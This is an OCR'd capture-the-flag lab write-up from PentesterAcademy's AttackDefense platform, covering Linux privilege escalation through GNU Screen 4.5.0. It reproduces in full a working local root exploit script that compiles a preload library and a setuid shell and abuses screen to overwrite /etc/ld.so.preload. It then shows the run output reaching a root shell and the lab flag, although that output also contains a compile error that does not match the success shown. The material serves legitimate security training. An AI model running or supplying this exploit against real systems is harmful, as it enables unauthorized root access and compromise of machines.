

ATTACK
DEFENSE
by PentesterAcademy

Name	T1068: Exploitation for Privilege Escalation
URL	https://www.attackdefense.com/challengedetails?cid=1557
Type	MITRE ATT&CK Linux : Privilege Escalation

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.


Objective: Leverage the vulnerability to get a root shell on the box and retrieve the flag!

Step 1: The challenge description points to open-source full-screen window manager. Screen is installed on the machine. Check the screen version.

Command: screen --version

```
jennifer@attackdefense:~$ screen --version
Screen version 4.05.00 (GNU) 10-Dec-16
jennifer@attackdefense:~$
```

Step 2: The version 4.05.00. Search for privilege escalation vulnerability related to GNU screen of this version.



Step 3: Screen 4.5.0 is vulnerable to local privilege escalation. Open the exploit DB page: https://www.exploit-db.com/exploits/41154

Step 4: Copy the exploit code and save it into exploit.sh file.

Command: vim exploit.sh

Paste the following code (taken from exploit DB)

```
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
```

```
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

Step 5: Make the file executable.

Command: chmod +x exploit.sh

Step 6: Run the exploit

Command: ./exploit.sh.

```
jennifer@attackdefense:~$ ./exploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^~~~~
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
     setuid(0);
     ^~~~~~
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
     setgid(0);
     ^~~~~~
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
     seteuid(0);
     ^~~~~~~
```

```
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
     setegid(0);
     ^~~~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^~~~~~
/usr/bin/ld: cannot open output file /tmp/rootshell: Permission denied
collect2: error: ld returned 1 exit status
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-jennifer.

# id
uid=0(root) gid=0(root) groups=0(root)
```

Step 7: Escalation is complete. Retrieve the flag from the /root directory.

Command: cat /root/flag

```
# cat /root/flag
0d39ba54f98c3eb6204588843c9089b2
#
```

Flag: 0d39ba54f98c3eb6204588843c9089b2